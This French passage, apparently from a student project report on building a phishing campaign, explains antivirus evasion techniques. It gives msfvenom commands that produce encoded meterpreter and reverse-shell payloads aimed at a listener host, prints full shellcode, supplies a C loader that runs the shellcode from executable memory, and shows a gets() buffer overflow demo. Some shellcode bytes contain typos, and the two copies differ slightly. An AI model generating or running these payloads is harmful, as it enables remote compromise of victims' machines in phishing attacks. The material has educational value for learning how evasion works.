Comme on a pu le comprendre précédemment, l'antivirus compare les fichiers avec des malwares connus. Un moyen basique pour essayer de contourner l'antivirus est donc d'obfusquer le fichier en l'encodant plusieurs fois pour le rendre difficilement reconnaissable avec les méthodes précédemment décrites. On peut par exemple utiliser msfvemon pour facilement générer et encoder un reverse shell :

```
$ msfvemon -p windows/meterpreter/reverse_tcp -e x86/shikata_ga_nai  
-i 10 LHOST=10.0.2.15 LPORT=22 -f exe > test.exe  
  
[-] No platform was selected, choosing Msf::Module::Platform::Windows  
from the payload  
[-] No arch selected, selecting arch: x86 from the payload  
Found 1 compatible encoders  
Attempting to encode payload with 10 iterations of x86/shikata_ga_nai  
x86/shikata_ga_nai succeeded with size 381 (iteration=0)  
x86/shikata_ga_nai succeeded with size 408 (iteration=1)  
x86/shikata_ga_nai succeeded with size 435 (iteration=2)  
x86/shikata_ga_nai succeeded with size 462 (iteration=3)  
x86/shikata_ga_nai succeeded with size 489 (iteration=4)  
x86/shikata_ga_nai succeeded with size 516 (iteration=5)  
x86/shikata_ga_nai succeeded with size 543 (iteration=6)  
x86/shikata_ga_nai succeeded with size 570 (iteration=7)  
x86/shikata_ga_nai succeeded with size 597 (iteration=8)  
x86/shikata_ga_nai succeeded with size 624 (iteration=9)  
x86/shikata_ga_nai chosen with final size 624  
Payload size: 624 bytes  
Final size of exe file: 73802 bytes
```

Cela ne suffira probablement pas à contourner l'antivirus par lui-même, mais cette technique peut être employée en parallèle d'autres techniques pour rendre la détection plus difficile.

b. Injection de processus

L'antivirus scanne les processus en cours des différentes manières présentées plus haut. Une manière d'éviter ce scan pourrait être d'utiliser un autre processus sous lequel lancer le code malveillant. Par exemple, nous pouvons à nouveau utiliser msfvenom pour générer un reverse shell, cette fois en binaire :

```
$ msfvenom -p windows/x64/shell_reverse_tcp LHOST=eth0 LPORT=55 -f c
-b \x00\x0a\x0d

[-] No platform was selected, choosing Msf::Module::Platform::Windows
from the payload
[-] No arch selected, selecting arch: x64 from the payload
Found 3 compatible encoders
Attempting to encode payload with 1 iterations of generic/none
generic/none failed with Encoding failed due to a bad character
(index=50, char=0x61)
Attempting to encode payload with 1 iterations of x64/xor
x64/xor succeeded with size 503 (iteration=0)
x64/xor chosen with final size 503
Payload size: 503 bytes
Final size of c file: 2144 bytes
unsigned char buf[] =
"\x48\x31\xc9\x48\x81\xe9\xc6\xff\xff\xff\x48\x8d\x05\xef"
"\xff\xff\xff\x48\xbb\x5e\xe1\xa3\x46\x06\x57\xc7\xc7\x48"
"\x31\x58\x27\x48\x2d\xf8\xff\xff\xff\xe2\xf4\xa2\xa9\x20"
"\xa2\xf6\xbf\x07\xc7\x5e\xe1\xe2\x17\x47\x07\x95\x9d\x08"
"\xa9\x92\x94\x63\x1f\x4c\x9e\x3e\xa9\x28\x14\x1e\x1f\x4c"
"\x9e\x7e\xa9\x28\x34\x56\x1f\xc8\x7b\x14\xab\xee\x77\xcf"
"\x1f\xf6\x0c\xf2\xdd\xc2\x3a\x04\x7b\xe7\x8d\x9f\x28\xae"
"\x07\x07\x96\x25\x21\x0c\xa0\xf2\x0e\x8d\x05\xe7\x47\x1c"
"\xdd\xeb\x47\xd6xdc\x47\x44\x5e\xe1\xa3\x0e\x83\x97\xb3"
"\xab\x16\xe0\x73\x16\x8d\x1f\xdf\x88\xd5\xa1\x83\x0f\x07"
"\x87\x24\x9a\x16\x1e\x6a\x07\x8d\x63\x4f\x84\x5f\x37\xee"
"\x77\xcf\x1f\xf6\x0c\xf2\xa0\x62\x8f\x0b\x16\xc6\x0d\x66"
```



```

"\x01\xd6\xb7\x4a\x54\x8b\xe8\x56\xa4\x9a\x97\x73\x8f\x9f"
"\x88\xd5\xa1\x87\x0f\x07\x87\xa1\x8d\xd5\xed\xeb\x02\x8d"
"\x17\xdb\x85\x5f\x31\xe2\xcd\x02\xdf\x8f\xcd\x8e\xa0\xfb"
"\x07\x5e\x09\x9e\x96\x1f\xb9\xe2\x1f\x47\x0d\x8f\x4f\xb2"
"\xc1\xe2\x14\xf9\xb7\x9f\x8d\x07\xbb\xeb\xcd\x14\xbe\x90"
"\x33\xa1\x1e\xfe\x0f\xb8\x20\xb4\xfe\x01\xd2\x91\x46\x06"
"\x16\x91\x85\xd7\x07\xeb\xc7\xea\xf7\xc6\xcc\x5e\xa8\x2a"
"\xa3\x4f\xeb\xc5\xcc\x5e\xd6\xa9\x46\x04\x58\x86\x98\x17"
"\x68\x47\x0a\x8f\xa6\x86\x76\x12\x96\x85\x41\xf9\x82\x8b"
"\x45\xb4\x89\xa2\x47\x06\x57\x9e\x8d\xe4\xc8\x23\x2d\x06"
"\xa8\x12\x9c\x0e\xac\x92\x8f\x4b\x66\x07\x84\xa1\x21\xeb"
"\xcf\xc4\x1f\x38\x0c\x16\x68\x62\x07\xbc\xbd\xc8\x13\xbe"
"\x1e\x76\x0e\x8f\x90\xad\xdc\x1f\xb9\xef\xcf\xe4\x1f\x4e"
"\x35\x1f\x5b\x3a\xe3\x72\x36\x38\x19\x16\x60\x67\x06\x04"
"\x57\xc7\x85\xe6\x82\xce\x22\x06\x57\xc7\xcc\x5e\xa0\xf3"
"\x07\x56\x1f\x4e\x2e\x09\xb6\xf4\x0b\x37\x97\xad\xc1\x07"
"\xa0\xf3\xa4\xfa\x31\x00\x88\x7a\xb5\xa2\x47\x4e\xda\x83"
"\xe8\x46\x27\xa3\x2e\x4e\xde\x21\x9a\x0e\xa0\xf3\x07\x56"
"\x16\x97\x85\xa1\x21\xe2\x16\x4f\xa8\x0f\x81\xd7\x20\xef"
"\xcf\xc7\x16\x7d\xb5\x92\xde\x25\xb9\xd3\x1f\xf6\x1e\x16"
"\x1e\x69\xcd\x08\x16\x7d\xc4\xd9\xfc\xc3\xb9\xd3\xec\x37"
"\x79\xfc\xb7\xe2\xfc\xa0\xc2\x7a\x51\xa1\x34\xeb\xc5\xc2"
"\x7f\xfb\xca\x22\xeb\x23\xbd\xe6\x22\xc2\x77\x19\xf2\xd1"
"\x29\x6c\x57\x9e\x8d\xd7\x3b\x5c\x93\x06\x57\xc7\xcc";

```

Nous pouvons maintenant utiliser ce résultat en codant une application lançant un autre processus exécutant ce code. Par exemple :

```

#include "stdafx.h"
#include "Windows.h"

int main() {
    unsigned char test[] =
        "\x48\x31\xc9\x48\x81\xe9\xc6\xff\xff\xff\x48\x8d\x05\xef"
        "\xff\xff\xff\x48\xbb\x5e\xe1\xa3\x46\x06\x57\xc7\xcc\x48"
        "\x31\x58\x27\x48\x2d\xf8\xff\xff\xff\xe2\xf4\xa2\xa9\x20"
        "\xa2\xf6\xbf\x07\xcc\x5e\xe1\xe2\x17\x47\x07\x95\x9d\x08"
        "\xa9\x92\x94\x63\x1f\x4c\x9e\x3e\xa9\x28\x14\x1e\x1f\x4c"
        "\x9e\x7e\xa9\x28\x34\x56\x1f\xc8\x7b\x14\xab\xee\x77\xcf"

```

```
"\x1f\xf6\x0c\xf2\xdd\xc2\x3a\x04\x7b\xe7\x8d\x9f\x28\xae"  
"\x07\x07\x96\x25\x21\x0c\xa0\xf2\x0e\x8d\x05\xe7\x47\x1c"  
"\xdd\xeb\x47\xd6\xdc\x47\x44\x5e\xe1\xa3\x0e\x83\x97\xb3"  
"\xab\x16\xe0\x73\x16\x8d\x1f\xdf\x88\xd5\xa1\x83\x0f\x07"  
"\x87\x24\x9a\x16\x1e\x6a\x07\x8d\x63\x4f\x84\x5f\x37\xee"  
"\x77\xcf\x1f\xf6\x0c\xf2\xa0\x62\x8f\x0b\x16\xc6\x0d\x66"  
"\x01\xd6\xb7\x4a\x54\x8b\xe8\x56\xa4\x9a\x97\x73\x8f\x9f"  
"\x88\xd5\xa1\x87\x0f\x07\x87\xa1\x8d\xd5\xed\xeb\x02\x8d"  
"\x17\xdb\x85\x5f\x31\xe2\xcd\x02\xdf\x8f\xcd\x8e\xa0xfb"  
"\x07\x5e\x09\x9e\x96\x1f\xb9\xe2\x1f\x47\x0d\x8f\x4f\xb2"  
"\xc1\xe2\x14\xf9\xb7\x9f\x8d\x07\xbb\xeb\xcd\x14\xbe\x90"  
"\x33\xa1\x1e\xfe\x0f\xb8\x20\xb4\xfe\x01\xd2\x91\x46\x06"  
"\x16\x91\x85\xd7\x07\xeb\xc7\xea\xf7\xc6\xcc\x5e\xa8\x2a"  
"\xa3\x4f\xeb\xc5\xcc\x5e\xd6\xa9\x46\x04\x58\x86\x98\x17"  
"\x68\x47\x0a\x8f\xa6\x86\x76\x12\x96\x85\x41\xf9\x82\x8b"  
"\x45\xb4\x89\xa2\x47\x06\x57\x9e\x8d\xe4\xc8\x23\x2d\x06"  
"\xa8\x12\x9c\x0e\xac\x92\x8f\x4b\x66\x07\x84\xa1\x21\xeb"  
"\xcf\xc4\x1f\x38\x0c\x16\x68\x62\x07\xbc\xbd\xc8\x13\xbe"  
"\x1e\x76\x0e\x8f\x90\xad\xdc\x1f\xb9\xef\xcf\xe4\x1f\x4e"  
"\x35\x1f\x5b\x3a\xe3\x72\x36\x38\x19\x16\x60\x67\x06\x04"  
"\x57\xc7\x85\xe6\x82\xce\x22\x06\x57\xc7\xcc\x5e\xa0\xf3"  
"\x07\x56\x1f\x4e\x2e\x09\xb6\xf4\x0b\x37\x97\xad\xc1\x07"  
"\xa0\xf3\xa4\xfa\x31\x00\x88\x7a\xb5\xa2\x47\x4e\xda\x83"  
"\xe8\x46\x27\xa3\x2e\x4e\xde\x21\x9a\x0e\xa0\xf3\x07\x56"  
"\x16\x97\x85\xa1\x21\xe2\x16\x4f\xa8\x0f\x81\xd7\x20\xef"  
"\xcf\xc7\x16\x7d\xb5\x92\xde\x25\xb9\xd3\x1f\xf6\x1e\x16"  
"\x1e\x69\xcd\x08\x16\x7d\xc4\xd9\xfc\xc3\xb9\xd3\xec\x37"  
"\x79\xfc\xb7\xe2\xfc\xa0\xc2\x7a\x51\xa1\x34\xeb\xc5\xc2"  
"\x7f\xfb\xca\x22\xeb\x23\xbd\xe6\x22\xc2\x77\x19\xf2\xd1"  
"\x29\x6c\x57\x9e\x8d\xd7\x3b\x5c\x93\x06\x57\xc7\xcc";
```

```
    void *exec = VirtualAlloc(0, sizeof test, MEM_COMMIT,  
PAGE_EXECUTE_READWRITE);  
    memcpy(exec, test, sizeof test);  
    ((void(*)())exec)();  
  
    return 0;  
}
```

c. Buffer overflow

Une dernière méthode bien plus complexe, consiste à exécuter du code malveillant dans une adresse mémoire n'étant pas attribuée au malware. Pour ce faire, on peut utiliser le "buffer overflow" qui arrive lorsque la taille des données entrantes est plus grande que la taille de l'espace de stockage lui étant attribué. Quand cela arrive, l'ordinateur continue d'écrire par-dessus la mémoire. Un exemple basique de cette méthode en C pourrait être :

```
#include <stdio.h>

int main() {
    char password[] = "test";
    char buffer[5];

    gets(buffer);

    printf("%s\n", password);
    return 0;
}
```

Le programme utilise la fonction `gets`, permettant à l'utilisateur de saisir une donnée qui sera sauvegardée dans l'espace attribué à la variable `buffer`, censée contenir 5 caractères (l'utilisateur peut en saisir 4, le cinquième signifiant la fin de la chaîne de caractères). Il affiche ensuite la variable `password` initialisé avec la valeur "test", pour constater si elle a été modifiée. Tentons d'exécuter ce code en entrant 1 caractère, puis 6 caractères :

```
$ ./test
1
test

$ ./test
123456
6
```

On peut voir que lorsque l'utilisateur saisit moins de 4 caractères la variable password est intacte, à partir de 5 caractères elle est modifiée. On pourrait utiliser cette méthode pour réécrire des espaces de la mémoire qui ne nous sont pas attribués, avant de l'exécuter sous un autre processus.

CONCLUSION

Après avoir travaillé toute cette année sur ce projet, nous avons appris à maîtriser de nombreuses nouvelles technologies, et possédons maintenant une meilleure compréhension de ce qui est requis pour mener une réelle campagne de phishing.

Cependant, notre projet n'est pas encore abouti. Nous avons réussi à mettre en place le serveur mail, trouvé un moyen de générer un script mobile malveillant, et obtenu une compréhension plus profonde de techniques d'évasion d'antivirus, mais n'avons pas encore réussi à tout mettre en lien pour obtenir une campagne de phishing fonctionnelle.

Plus de temps nous sera donc nécessaire pour mener à bien ce projet, qui nous a donné envie d'en apprendre encore plus.